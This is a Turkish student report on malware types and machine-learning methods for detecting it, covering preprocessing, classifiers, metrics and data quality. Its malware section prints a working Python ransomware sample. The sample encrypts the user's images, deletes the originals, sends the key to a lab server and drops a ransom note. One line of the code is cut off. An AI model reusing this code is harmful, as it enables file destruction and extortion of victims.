



Virus Vigilante

Mustafa Akbaba

24 Nisan 2024

1 Malware Nedir?

Malware yani kötü amaçlı yazılım, herhangi bir programlanabilir cihaza, sunucuya veya ağa zarar vermek veya bunlardan yararlanmak için tasarlanmış bilgisayarlı koddur[1].

1.1 Nasıl Çalışır?

Malware'in çalışması için genellikle önce yazılımı bilgisayarınıza yüklemek için bir şeyler yapmanız gerekir. Bu, bir bağlantıya tıklamak, bir eki açmak veya virüslü bir web sitesini ziyaret etmek anlamına gelir[2].

1.2 Çeşitleri

- Trojan
Genelde faydalı ve kullanışlı olan bir yazılımın içerisine gömülmüş zararlı ve gizli kod parçacığına verilen isimdir. Arka planda port açma ve dışarıdan erişim gibi işlemleri kullanıcıdan habersiz yapan casus yazılım türüdür[3].
- Worm
Worm, virüslerden farklı olarak kendilerini manuel olarak başka bir prog-

rama eklemeye gerek duymaz; bunun yerine ağ bağlantıları üzerinden otomatik olarak kendi kopyalarını dağıtabilir ve çalıştırabilir[4].

- Virüs
Aktif edilmesi gereken ve bağımsız çalışmayan, genelde işletim sistemindeki dosyalara yapışan kod parçacığına denir[5].
- Ransomware
Bilgisayardaki seçilen dosyaları şifreleyerek dosyaları bitcoin veya diğer kripto para birimleriyle ödeme almak için rehin tutan bir kötü amaçlı yazılımdır.
- Botnet
Ele geçirilmiş bilgisayarlardan oluşan ve uzaktan kontrol edilebilen ağlar oluşturur. Bot ağları olarak adlandırılan bu ağlar, tümü kötü amaçlı etkinliklerden birini yürüten yüzlerce veya binlerce bilgisayardan oluşabilir[6]

```

import os
import socket
import getpass
from cryptography.fernet import Fernet

# Aktif olan kullanıcının kullanıcı adını alın
username = getpass.getuser()
# Fernet sınıfını kullanarak bir anahtar oluşturun
key = Fernet.generate_key()
# Anahtarı kullanarak Fernet sınıfının bir örneğini oluşturun
fernet = Fernet(key)

# Dizin ve alt dizinlerinde dosyaları dolayın
for root, dirs, files in os.walk("C:\\Users\\"+username):
    for file in files:
        # Dosya uzantısı ".jpg" veya ".jif" ile bitiyorsa
        if file.endswith(".jpg") or file.endswith(".jif"):
            # Dosya yolunu oluşturun
            file_path = os.path.join(root, file)

            # Dosya yolunu ve dosya adını ayırın
            directory, filename = os.path.split(file_path)

            # Dosya yolunun yazma izinlerini kontrol edin
            if os.access(directory, os.W_OK):
                # Dosya yolunda yazma izni varsa dosyayı işleyin
                with open(file_path, "rb") as f:
                    # Dosyayı oku
                    data = f.read()
                    # Dosyayı şifrele
                    encrypted_data = fernet.encrypt(data)

                    # Şifrelenmiş dosyayı dosya yoluna yazın
                    with open(file_path + ".m4k", "wb") as f:
                        f.write(encrypted_data)
                    # Orijinal dosyayı silin
                    os.remove(file_path)

# Socket bağlantısı oluşturun
sock = socket.socket()
# Sunucuya bağlanın
sock.connect(("10.0.2.6", 8080))
# Anahtarı sunucuya gönderin
sock.send(key)

# Masaüstünde "BENİ OKU.txt" adında bir dosya oluşturun
with open(os.path.join(os.path.join(os.environ['USERPROFILE']), 'Desktop', 'BENİ OKU.txt'), 'w', encoding=
    # Dosyaya yazı yazın
    f.write('Dosyaların şifrelendi, geri istiyorsan bana bu mailden ulaş : m4k@gmail.com')

```

<

2 Makine Öğrenimi ve Derin Öğrenme

2.1 Makine Öğrenimi

Makine öğrenmesi, çeşitli algoritmik teknikler kullanılarak farklı makine öğrenmesi modelleri türlerinden oluşur. Verilerin niteliğine ve istenilen sonuca bağlı olarak üç öğrenme modelinden biri kullanılabilir:

- Denetimli:
Denetimli öğrenmede bağımsız değişkenlerin işaret ettiği bağımlı değişkenin varlığından bahsettiğimiz, bağımsız değişkenleri eğiterek buradan çıkan sonuca referans veren bir yöntemdir.
- Denetimsiz:
Denetimsiz öğrenmede, algoritma verilerin kendisinin kullanıldığı anlamlı sonuçlar bulmaya çalışır. Sonuç, örneğin, her kümede ilişkilendirilebilecek bir dizi veri noktası kümesi olabilir. Kümeler örtüşmediğinde daha iyi sonuç verir. Birbirine benzer verileri aynı küme altında gruplara ayırır.
- Yarı Denetimli

Bu modellerin her birinde, kullanılan veri kümelerine ve amaçlanan sonuçlara göre bir veya daha fazla algoritmik teknik uygulanabilir. Makine öğrenmesi algoritmaları temel olarak olayları sınıflandırmak, örnekler bulmak, sonuçları tahmin etmek ve bilinçli kararlar vermek için tasarlanmıştır. Algoritmalar karmaşık ve daha öngörülemeyen veriler söz konusu olduğunda mümkün olan en iyi doğruluğu elde etmek için tek seferde bir veya bir arada kullanılabilir[7].

2.2 Yaygın Makine Öğrenim Algoritmaları

- Random Forests, (sınıflandırma ve regresyon için)
- Linear regression, en küçük kareler yöntemi(sayısal veriler için),
- Logistic regression (ikili sınıflandırma için)
- Karar ağaçları (sınıflandırma ve regresyon için)

3 Veri Ön İşleme

Veri seti üzerinde yapılacak bir işlemde tahmin edileceği üzere verinin tüm sorunlarından arınmış ve yapılacak işleme cevap verir hale gelmiş olması gerekmektedir. Bu yüzden veri ön işleme adımları veriler üzerinde bir model belirlenerek çalışmaya başlanmadan hemen önce yapılır ve aşağı yukarı tüm veri işleme sürecinin yüzde yetmişlik bir bölümünü veri ön işleme adımları alır. Bu oran oldukça büyük bir orandır çünkü temiz bir veri olmazsa uygulanacak modellerden başarı alınamaz ve bizi yanlış sonuçlara götürür.

Veri ön işleme tekniklerinde bir sınıflandırma yapacak olursak, aşağıdaki şekilde bir sıralama aydınlatıcı olacaktır.

3.1 Veri Temizleme

Veri temizleme sınıfında veri seti içerisinde tespit edilen aykırı değerlerin temizlenmesi, eksik verilerin kaldırılması veya tamamlanması gibi işlemler yapılır. Bu işlemler verinin üzerindeki gürültüyü azaltmış olurlar. Yapılacak her bir eksik veri tamamlama veya aykırı veri tespit çalışması için ise ayrı ayrı yöntemler geliştirilmiştir. Örneğin bir eksik veri tahmini işleminde istatistiksel yöntemlerden faydalanılacağı gibi, optimizasyon yöntemleri veya regresyon yöntemlerinden de faydalanılır. Bu işlemlerin her biri farklı şekillenip sonuçta verideki eksik veriyi tamamlamış olacaktır.

3.2 Veri Birleştirme

Veri birleştirme sınıfında ise farklı farklı veri tabanlarında bulunan veri setlerinin tek bir yerde toplanması aşamasının düzenli bir şekilde yürütülmesi sağlanır.

3.3 Veri Dönüştürme

Veri dönüştürme sınıfında veri seti içerisindeki verilerin madencilik operasyonlarına uygun şekilde dönüştürülmesi sağlanır.

3.4 Veri İndirgeme

İndirgeme olarak adlandırdığımız son sınıfımızda ise büyük verinin daha özet formuna dönüştürülmesi ve operasyonların bu özet form üzerine uygulanmasını amaçlayan bir indirgeme yapılabilir.

4 Temel Statik Analiz

1. Hedef Mimarisi Belirleme
2. Virus Total Üzerinde Analiz
3. String Analiz
4. Paketleme İşlemi Tespiti

5 Veri Seti

5.1 Ağ Trafiği Analizi

Bu veri seti içeriği ağ trafiği analizi için tipik özellikleri içeriyor. Bu tür veri setleri genellikle ağ trafiği analizi, siber güvenlik tehditlerinin tespiti ve ağ performansı optimizasyonu gibi alanlarda kullanılır.

Veri setinizdeki sütunların içeriği


- Kaynak ve hedef IP adresleri ve bağlantı noktaları

- İletim protokolü
- Zaman damgaları
- İletim süreleri ve paket sayıları
- İletim ve alım yönünde paket boyutları
- İletim ve alım yönünde sürelerin istatistikleri
- TCP kontrol bayrakları (FIN, SYN, RST, vb.)
- Aktivite ve boşa kalma süreleri

Veri setindeki özelliklerin istatistiksel analizi, kötü amaçlı trafiği tanımlamak için tipik örüntülerin belirlenmesine yardımcı olabilir. Örneğin, belirli bir kaynak portundan gelen çok sayıda bağlantı veya belirli bir hedefe yönlendirilen anormal büyüklükteki veri paketleri gibi belirgin örüntüler, potansiyel olarak zararlı trafiği işaret edebilir.[8]

5.2 Bellek Analizi

Bu veri seti, bir tür sistem izleme veya güvenlik taraması sonucu elde edilmiş. Her bir özellik, farklı sistem bileşenleri veya davranışlarının belirli özelliklerini temsil ediyor.



Genel olarak, veri seti, bilgisayar sistemlerindeki işlemler, DLL'ler, tanıtıcılar, modüller, hizmetler ve geri aramalar gibi çeşitli bileşenlerin özelliklerini içeriyor. Bu veri seti, bilgisayar sistemlerindeki çeşitli bileşenlerin özelliklerini içerir ve bu özellikler, potansiyel olarak zararlı faaliyetlerin belirlenmesinde ve güvenlik tehditlerinin sınıflandırılmasında kullanılabilir. Örneğin, işlem sayısı, işlem başına tanıtıcı sayısı, DLL sayısı gibi özellikler, sistemin normal veya anormal davranışlarını tanımlamak için kullanılabilir.[9]

6 Feature Engineering

Feature engineering (Özellik Mühendisliği), ham verileri seçme, değiştirme ve denetimli öğrenmede kullanılabilecek özelliklere dönüştürme ve veriyi makine öğrenmesi modellerine hazırlama sürecidir. Feature(Özellik), tahmine dayalı bir modelde kullanılabilecek herhangi bir ölçülebilir girdidir. Doğru olarak işletildiğinde modellerin tahmin gücünün artmasına yardımcı olur[**FE**].

6.1 Encoding

Bazı makine öğrenmesi algoritmaları kategorik veriler üzerinde çalışmadığı için sayısal verilere veya vektörlere dönüştürmesi gerekmektedir. One hot encoding ve label encoding olarak yöntemleri mevcuttur.

6.2 Correlation

Korelasyon analizi; değişkenler arasındaki ilişki, bu ilişkinin yönü ve şiddeti ile ilgili bilgiler sağlayan istatistiksel bir yöntemdir. Korelasyon katsayısı, bağımlı değişken ile bağımsız değişkenler arasındaki ilişkinin gücünü gösteren bir katsayıdır. Örneğin; öğrencinin ders çalışma süresi ile aldığı istatistik notu arasında ilişki olup olmadığını veya borsada işlem gören bir hisse senedinin belli bir dönemdeki günlük getirisi (X) ile içinde yer aldığı bir endeksin günlük getirisi (Y) arasındaki ilişki korelasyon katsayısı ile incelenebilir. Korelasyon katsayısı değişkenlerin yönü ve etkileşimlerin nasıl olduğu hakkında bilgi verir[10].

Korelasyon Aralığı	İlişki Düzeyi
(-0,25)-00 ve 0,00-0,25	Çok Zayıf
(-0,49)-(-0,26) ve 0,26-0,49	Zayıf
(-0,69)-(-0,50) ve 0,50-0,69	Orta
(-0,89)-(-0,70) ve 0,70-0,89	Yüksek
(-1,00)-(-0,90) ve 0,90-1,00	Çok Yüksek

7 Methodlar

7.1 StandartScaler

Standardscaler, veri setinin her bir öznitelik değerin ortalaması sıfır ve standart sapması bir olacak şekilde yeniden ölçeklendirilmesi işlemidir. Bu işlem, veri setindeki özniteliklerin farklı ölçeklerde olması durumunda, öğrenme algoritmalarının doğru bir şekilde çalışmasına olanak tanır.

Standardscaler, verilerin daha tutarlı bir şekilde işlenmesine olanak tanır ve makine öğrenmesi modellerinin daha iyi performans göstermesini sağlar. Özellikle, çok sayıda öznitelik içeren veri setlerinde, Standardscaler kullanımı önemlidir[11]

7.2 .fit()

Bu methodu veri setinde dönüşüm yapılacağında, label encoding yapılacağında veya bir model kurulacağında kullanırız. Bu yöntemlerden her birini uygulamak için bazı parametreler gerekir. Örnek vermek gerekirse eğer bir modelde kullanacaksak veri setinin (ortalama), (standart sapma) değerlerine ihtiyaç vardır. Başka bir örnek, eğer veri setini 0 ile 1 arasında bir normalizasyon işlemi yapılacaksa veri setindeki minimum ve maksimum değerler gerekir. .fit() methodu bu parametleri arka planda hesaplar ancak bu parametrelerle bir işlem yapmaz. Yani bu methodun kendi başına bir çıktısı yoktur.

7.3 .transform()

Bu method adından da anlaşılacağı gibi dönüşüm işlemini gerçekleştirir. Ancak bir veri setini fit etmeden transform işlemi uygulanamaz çünkü dönüşüm yapılırken kullanılacak olan parametreler hesaplanmamıştır[12].

8 Algoritmalar

8.1 Decision Tree

Decision tree algoritması, basitliği ve yorumlanabilirliği nedeniyle sınıflandırma görevleri için popülerdir. Verileri farklı niteliklere göre alt kümelere bölerek ve ağaç benzeri bir karar modeli oluşturarak çalışır. Algoritma, örnekleri sınıflandırmak için if-else koşullarının hiyerarşik yapısını kullanır. Decision tree, finans, sağlık ve pazarlama gibi çeşitli alanlarda yaygın olarak kullanılmaktadır.

8.2 Random Forest

Random forest, tahminlerin doğruluğunu artırmak için birden fazla karar ağacını birleştiren bir toplu öğrenme yöntemidir. Birçok karar ağacı oluşturarak ve çıktılarını oylama yoluyla toplayarak çalışır. Ormandaki her karar ağacı, eğitim verilerinin rastgele bir alt kümesi ve girdi özelliklerinin rastgele bir alt kümesi

kullanılarak oluşturulur. Random Forest, sağlamlığı ve yüksek boyutlu özelliklerle büyük veri kümelerini işleme yeteneği ile bilinir.

8.3 Support Vector Machines

SVM, sınıflandırma ve regresyon görevleri için güçlü bir algoritmadır. SVM, sınıfları maksimum düzeyde ayıran yüksek boyutlu bir uzayda optimal bir hiper düzlem bulur. Girdi verilerini daha yüksek boyutlu bir öznelik uzayına dönüştürür ve en büyük kenar boşluğuna sahip optimum ayırıcı hiper düzlemi bulur. SVM'ler görüntü tanıma, metin sınıflandırma ve biyoinformatikte yaygın olarak kullanılır.

8.4 K-Nearest Neighbors (KNN)

KNN, sınıflandırma için kullanılan parametrik olmayan ve tembel bir öğrenme yöntemidir. Örnekleri, eğitim verilerindeki k en yakın komşuya olan yakınlıklarına göre sınıflandırır. KNN basit ama etkilidir ve temel veri dağılımı hakkında herhangi bir varsayımda bulunmaz. Genellikle tavsiye sistemlerinde, anormallik tespitinde ve örüntü tanımda kullanılır.

8.5 Gradient Boosting

XGBoost ve LightGBM gibi Gradient Boosting algoritmaları, zayıf öğrencileri birleştirerek güçlü bir tahmine dayalı model oluşturan toplu öğrenme yöntemleridir. Önceki modellerin yaptığı hataları düzelten modelleri sırayla ekleyerek iteratif olarak çalışırlar. Gradient Boosting algoritmaları, web arama sıralaması, kredi riski analizi ve dolandırıcılık tespiti dahil olmak üzere çeşitli alanlarda mükemmeldir.

9 Model Performan Değerlendirmesi

9.1 Doğruluk (Accuracy)

Modelin doğru tahmin ettiği örneklerin oranıdır. Doğruluğun maksimum değeri 1 olabilir. Örneğin, 100 örneğin 80'inin doğru sınıflandırıldığı bir modelin doğruluk skoru 0.8 olacaktır.

Formül:

$$\text{Doğruluk} = (TP + TN) / (TP + TN + FP + FN)$$

9.2 Hassasiyet (Precision)

Pozitif olarak sınıflandırılan örneklerin ne kadarının gerçekten pozitif olduğunu gösterir. Hassasiyet modelin pozitif sınıfı doğru sınıflandırma yeteneğini ölçmektedir. Aşağıdaki formülden de anlaşılacağı üzere hassasiyet pozitif olarak doğru bilinen tahminlerin tüm pozitif tahminlere oranı olarak ifade edilebilir.

Formül:

$$\text{Hassasiyet} = \text{TP} / (\text{TP} + \text{FP})$$

9.3 Duyarlılık (Recall)

Gerçek pozitif örneklerin ne kadarının pozitif olarak sınıflandırıldığını gösterir. Aşağıdaki formül incelendiğinde duyarlılık, pozitif olarak doğru tahmin edilenlerin gerçek pozitiflere oranı olarak ifade edilebilir.

Formül:

$$\text{Duyarlılık} = \text{TP} / (\text{TP} + \text{FN})$$

9.4 F1 Skor (F1 Score)

F1 Skor ise Hassasiyet (Precision) ve Duyarlılık (Recall) skorlarının harmonik ortalamasıdır.

Formül:

$$\text{F1 Skor} = 2 * ((\text{Precision} * \text{Recall}) / (\text{Precision} + \text{Recall}))[13]$$

10 Veri Sağlığı

Veri setimizin sağlıklı olup olmadığını anlamak için sormamız gereken 3 soru var:

- Veri seti hangi kaynaktan alındı, bu kaynak güvenilir mi?
- Veri setini toparlamak için yapılan çalışma herhangi bir yanlılığa sebep olabilecek bir varsayım içeriyor mu?
- Veri seti güncel tutuluyor mu, zamanla oluşabilecek değişiklikler veri setine yansıtılmış mı?

Kaggle platformunda çalışıyorsanız, yukarıdaki soruların bir kısmını dahil edecek şekilde bir değerlendirme veri setleri için yapılıyor. Kaggle geliştirdiği bir algoritma ile veri setlerinin kullanılabilirliğini değerlendiriyor ve onlara “Usability” puanı veriyor.[14]

1. Bütünlük (Completeness)

- Altyazı(Subtitle)
- Etiket(Tag)
- Açıklama(Description)
- Kapak Resmi(Cover Image)

2. Güvenilirlik(Credibility)

- Kaynak/Kanıt(Source/Provenance)
- Genel Not Defteri(Public Notebook)

Usability ⓘ
6.25

Şekil 1: Usability

- Güncelleme Sıklığı(Update Frequency)
3. Uyumluluk(Compatibility)
- Lisans(License)
 - Dosya Biçimi(File Format)
 - Dosya Açıklaması(File Description)

11 Veri Kalitesi Boyutları

Veri Kalitesi, verilerin amaca uygunluk derecesinin bir ölçümüdür. İyi veri kalitesi verilere güven duyulmasını sağlar. Veri Kalitesi Boyutları, bir verinin kalitesinin belirli bir özelliğinin ölçümüdür.

11.1 Bütünlük (Completeness)

Bütünlük, bir veri kümesinde beklenen tüm verilerin mevcut olma derecesini ölçer.

CustomerID	CustomerName	CustomerBirthDate
100000192	Robert Brown	4/12/2000
100000198	Maria Irving	12/1/2025
100000120	Ava Shiffer	10/31/1990
100000192	Robert Brown	4/12/2000
100000124	Matthew Martin	5/9/1965
100000149		2/4/1988

Şekil 2: Bütünlük

11.2 Geçerlilik (Validity)

Geçerlilik, bir veri ögesindeki değerlerin ne derece geçerli olduğunu ölçer.

CustomerBirthDate	CustomerAccountType	CustomerAccountBalance	LatestAccountOpenDate
4/12/2000	Loan	40390.00	12/20/2026
12/1/2025	Deposit	-13280.00	10/21/2018
10/31/1990	Credit Card	320	3/1/2020
4/12/2000	Deposit	40390.00	12/20/2026
5/9/1965	Deposit	70102.00	5/4/2022
2/4/1988	Loan	0.00	9/20/1990

Şekil 3: Geçerlilik

11.3 Benzersizlik (Uniqueness)

Benzersizlik, bir veri kümesindeki verilerin tekrarlanmama derecesini ölçer.

CustomerID	CustomerName	CustomerBirthDate	CustomerAccountType	CustomerAccountBalance
100000192	Robert Brown	4/12/2000	Loan	40390.00
100000198	Maria Irving	12/1/2025	Deposit	-13280.00
100000120	Ava Shiffer	10/31/1990	Credit Card	320
100000192	Robert Brown	4/12/2000	Deposit	40390.00

Şekil 4: Benzersizlik

11.4 Tutarlılık (Consistency)


Tutarlılık, verilerin tüm örneklerinde aynı olma derecesini ölçen bir veri kalitesi boyutudur. Tutarlılık, iki veri kümesi arasında ne kadar fark olabileceğine ilişkin bir eşik belirlenerek ölçülebilir.

Count of records in TargetCustomerTable	Record count difference from previous day	
10,000,000	4,909,797	✗
5,090,203	75	✓
5,090,128	1	✓

Şekil 5: Tutarsızlık

11.5 Doğruluk (Accuracy)

Veri Setindeki tüm veriler doğru sütun alanına sahip olmalıdır[15]

Tax Form
Name: Ava Shaffer Birthdate: 10/30/1990
Address: 910 Quality St
City: Washington State: DC
Zip: 20008

CustomerBirthDate	CustomerAddress	CustomerCity	CustomerState
10/31/1990	910 Quality St	Washington	WA

Şekil 6: Doğruluk[16]

12 Pickle

.pkl dosyaları genellikle Python programlama dilinde kullanılan bir dosya biçimidir. Bu dosyalar, Python'daki pickle modülü aracılığıyla seri hale getirilen (pickled) nesneleri içerir.

12.1 Nesne Serileştirme (Pickling)

Python'da nesnelerin bellekteki durumunu bir dosyaya veya bir akışa aktarmak için kullanılan bir süreçtir. pickle modülü, bu nesneleri veri akışına dönüştürmek ve daha sonra geri yüklemek için kullanılır.

12.2 Dosya Biçimi

.pkl dosyaları, genellikle Python'un pickle modülüyle oluşturulan veri akışlarının bir dosyaya yazılmasıyla oluşturulur.

12.3 Kullanım Alanları

.pkl dosyaları genellikle makine öğrenmesi veya veri analitiği gibi alanlarda kullanılır. Örneğin, bir makine öğrenmesi modelini eğittikten sonra, model nesnesini .pkl dosyası olarak kaydedebilir ve daha sonra bu dosyayı kullanarak modeli tekrar kullanılabilir[17].

Kaynaklar

- [1] U. Posta, *Malware: Nedir? Nasıl Temizlenir, Nasıl Bulaşır? İşletmeler E-posta Güvenliği Hususunda Malware Saldırısından Nasıl Korunabilir?*, Uzman Posta, **2023**.
- [2] U. Posta, *Malware Nasıl Çalışır?*, Uzman Posta, <https://uzmanposta.com/blog/malware/>, **2023**.
- [3] K. H. Danışmanlık, *Malware*, Kriminal Han Danışmanlık, <https://bilirkisiraporlari.com/bilgisayarlarda-malware-tespiti-ve-incelenmesi/>, **2021**.
- [4] D. Market, *Worm*, Data Market, <https://www.datamarket.com.tr/sozluk/worm/>, **2022**.
- [5] K. H. Danışmanlık, *Malware*, Kriminal Han Danışmanlık, <https://bilirkisiraporlari.com/bilgisayarlarda-malware-tespiti-ve-incelenmesi/>, **2021**.
- [6] U. Posta, *Malware Nasıl Çalışır?*, Uzman Posta, <https://uzmanposta.com/blog/malware/>, **2023**.
- [7] SAP, *Makine öğrenmesi nedir?*, SAP, <https://www.sap.com/turkey/products/artificial-intelligence/what-is-machine-learning.html>, **2021**.
- [8] N. S. Özakca, *Feature Engineering Nedir? Kısa Bakış*, Medium, <https://medium.com/@nazlisilaozakca/feature-engineering-nedir->, **2022**.

- [9] T. Carrier, *Malware Memory Analysis*, Kaggle, **2022**.
- [10] E. E. ÖZTÜRK, *Korelasyon Analizi(r) Nedir?*, VBO,<https://www.veribilimiokulu.com/korelasyon-analizir-nedir/>, **2020**.
- [11] A. Asutay, *Standardscaler Nedir?*, Ash Asutay,<https://asliasutay.com/standardscaler-nedir/>, **2023**.
- [12] Ramiscanyakar, *Sci-Kit Learn .fit(), .transform(), .fit_transform() Methodları Farkı*, Medium,<https://medium.com/@ramiscanyakar01/sci-kit-learn-fit-transform-fit-transform-methodlar>, **2020**.
- [13] M. Erdogan, *Makine Öğrenmesi Sınıflandırma Modelleri: Accuracy, Precision, Recall, F1-score, Log Loss and Micro-Macro-Weighted Avg*, Medium,<https://medium.com/academy-team/makine->, **2023**.
- [14] G. Aksoy, *Veri Düzenleme: Yüksek Kaliteli Veri Sağlamak için En İyi Uygulamalar*, **2023**, <https://medium.com/@grkemaksoy/veri>.
- [15] J. Franklin, *Data Quality Dimensions Cheat Sheet*, datacamp,<https://www.datacamp.com/cheat-sheet/data-quality-dimensions-cheat-sheet>, **2023**.
- [16] J. Franklin, *Data Quality Dimensions Cheat Sheet*, datacamp,<https://www.datacamp.com/cheat-sheet/data-quality-dimensions-cheat-sheet>, **2023**.
- [17] OpenAI., *ChatGPT [Large language model]*. <https://chat.openai.com>, **2024**.